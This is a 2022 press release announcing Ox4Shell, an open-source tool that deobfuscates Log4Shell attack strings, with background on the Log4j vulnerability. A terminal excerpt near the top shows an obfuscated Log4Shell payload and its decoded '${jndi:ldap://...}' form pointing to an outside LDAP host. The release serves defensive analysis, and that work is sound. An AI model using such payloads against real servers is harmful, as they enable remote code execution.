
EINPRESSWIRE

Oxeye Mitigates Log4Shell Vulnerability with Ox4Shell – Open-Source Payload Deobfuscation Tool

Free Cloud Native Solution Spearheads Open-Source Initiative and Supports Developers, AppSec Pros in Stopping this Threat



```
~/work/Ox4Shell  main *2 ?1  python ox4shell.py -p '${zrch-Q(NGyN-yLkV:-}${j${sm:Eq9QDZ8-xEv54:-ndi}${GLX-MZK13n78y:GW2pQ:
-:l}${ckX:2@BH[)]Tmw:a(:-da}${W(d:KSR)ky3:bv78UX2R-5MV:-p:/}/1.${)U:W9y=N:-}${i9yX1[:Z[Ve2=IkT=Z-96:-1.1}${[W*W:w@q.tjyo@-vL7
thi26dIeB-HxjP:-.1}:38${Mh:n341x.Xl2L-8rHEeTW*=-lTNkvo:-90/}${sx3-9GTRv:-Cal}c$c${HR-ewA.mQ:g6@jJ:-z}3z${uY)u:7S2)P4ihH:M_S8f
anL@AeX-PrW:-]}${S5D4[:qXhUBruo-QMr$1Bd-.=BmV:-}${_wjS:BIY0s:-Y_}p${SBKv-d9$5:-}Wx${Im:ajtV:-}AoL${=6wx-_HRvJK:-P}W${cR.1-lt3
$R6R]x7-LomGH90)gAZ:NmYJx:-}h}'
${jndi:ldap://1.1.1.1:3890/Calc$cz3z]Y_pWxAoLPWh}
~/work/Ox4Shell  main *2 ?1                                                                                     ✓  20:18:35
```

Oxeye

RA'ANANA, TEL AVIV, ISRAEL, January 12, 2022 /EINPresswire.com/ -- Oxeye, a technology innovator in cloud-native application security testing solutions, today unveiled the first 2022 open-source initiative with the introduction of Ox4Shell. The powerful and free open-source payload deobfuscation tool is the first in a series of solutions to be developed by Oxeye to assist developers, AppSec professionals, and the open-source community. Ox4Shell is designed to confront what some are calling the “Covid of the Internet,” known as the Log4Shell zero-day vulnerability. To counter a very effective obfuscation tactic used by malicious actors, Oxeye’s new open-source tool (available on GitHub) exposes hidden payloads which are actively being used to confuse security protection tools and security teams.

As reported by experts, organizations globally continue to experience remote code attacks and the exposure of sensitive data due to the pervasive Log4Shell vulnerability. Discovered in Apache’s Log4J, a logging system in widespread use by web and server application developers, the threat makes it possible to inject text into log messages or log message parameters, then into server logs which can then load code from a remote server for malicious use. Apache has given Log4Shell a CVSS severity rating of 10 out of 10, the highest possible score. Since then, researchers found a similar vulnerability in the popular H2 database. The exploit is simple to execute and is estimated to affect hundreds of millions of devices.

According to Jonathan Care, Senior Director Analyst at Gartner, “The Log4j vulnerability is extremely widespread and can affect enterprise applications, embedded systems, and their sub-components. Java-based applications including Cisco Webex, Minecraft, and FileZilla FTP are all examples of affected programs, but this is by no means an exhaustive list. The vulnerability even affects the Mars 2020 helicopter mission, Ingenuity, which makes use of Apache Log4j for event logging.”

> “Deobfuscation will be critical to understanding the true intention(s) of Log4j attackers. Ox4Shell provides a powerful solution to address their efforts.”
>
> *Daniel Abeles, Head of Research for Oxeye*

As part of a new open-source initiative for 2022, Oxeye is unveiling the first in a series of contributions designed to strengthen security efforts by deobfuscating payloads often coupled with Log4J exploits. Ox4Shell exposes obscured payloads and transforms them into more meaningful forms to provide a clear understanding of what threat actors are trying to achieve. This allows concerned parties to take immediate action and resolve the vulnerability.

The Log4j library has a few unique lookup functions that permit users to look up environment variables, Java process runtime information, and so forth. These enable threat actors to probe for specific information that can uniquely identify a compromised machine they’ve targeted. Ox4Shell enables you to comply with such lookup functions by feeding them mock data that you control.

“Difficulties in applying the required patching to the Log4Shell vulnerability means this exploit will leave gaps for malicious attacks now and in the future. The ability to apply obfuscation techniques to payloads, thereby circumventing the rules logic to bypass security measures also makes this a considerable challenge unless the proper remedy is applied,” said Daniel Abeles, Head of Research at Oxeye. Deobfuscation will be critical to understanding the true intention(s) of attackers. Ox4Shell provides a powerful solution to address this and as a supporter of the open-source community, we are proud to contribute and make it available through GitHub.”

Availability
Ox4Shell is generally available on GitHub at no charge. Oxeye invites developers and security professionals interested in learning more to visit https://www.oxeye.io/ox4shell-deobfuscate-log4shell or to download the software at https://github.com/ox-eye/Ox4Shell. To schedule a personalized demo of the full Oxeye Cloud Native Application Security Testing (CNAST) platform, please visit https://www.oxeye.io/get-a-demo.

Resources:
- Follow Oxeye on Twitter at @OxeyeSecurity
- Join Oxeye on LinkedIn at https://www.linkedin.com/company/oxeyeio/
- Visit Oxeye online at http://www.oxeye.io

About Oxeye
Oxeye provides a cloud-native application security testing solution designed specifically for

modern architectures. The company enables customers to identify and resolve the most critical code vulnerabilities as an integral part of the software development lifecycle, disrupting traditional application security testing (AST) approaches by offering a contextual, effortless, and comprehensive solution that ensures no vulnerable code ever reaches production. Built for Dev and AppSec teams Oxeye helps to shift-left security while accelerating development cycles, reducing friction, and eliminating risks.
- END -

Yifat Mor
Oxeye
+972 54-672-2465
email us here
Visit us on social media:
Twitter
LinkedIn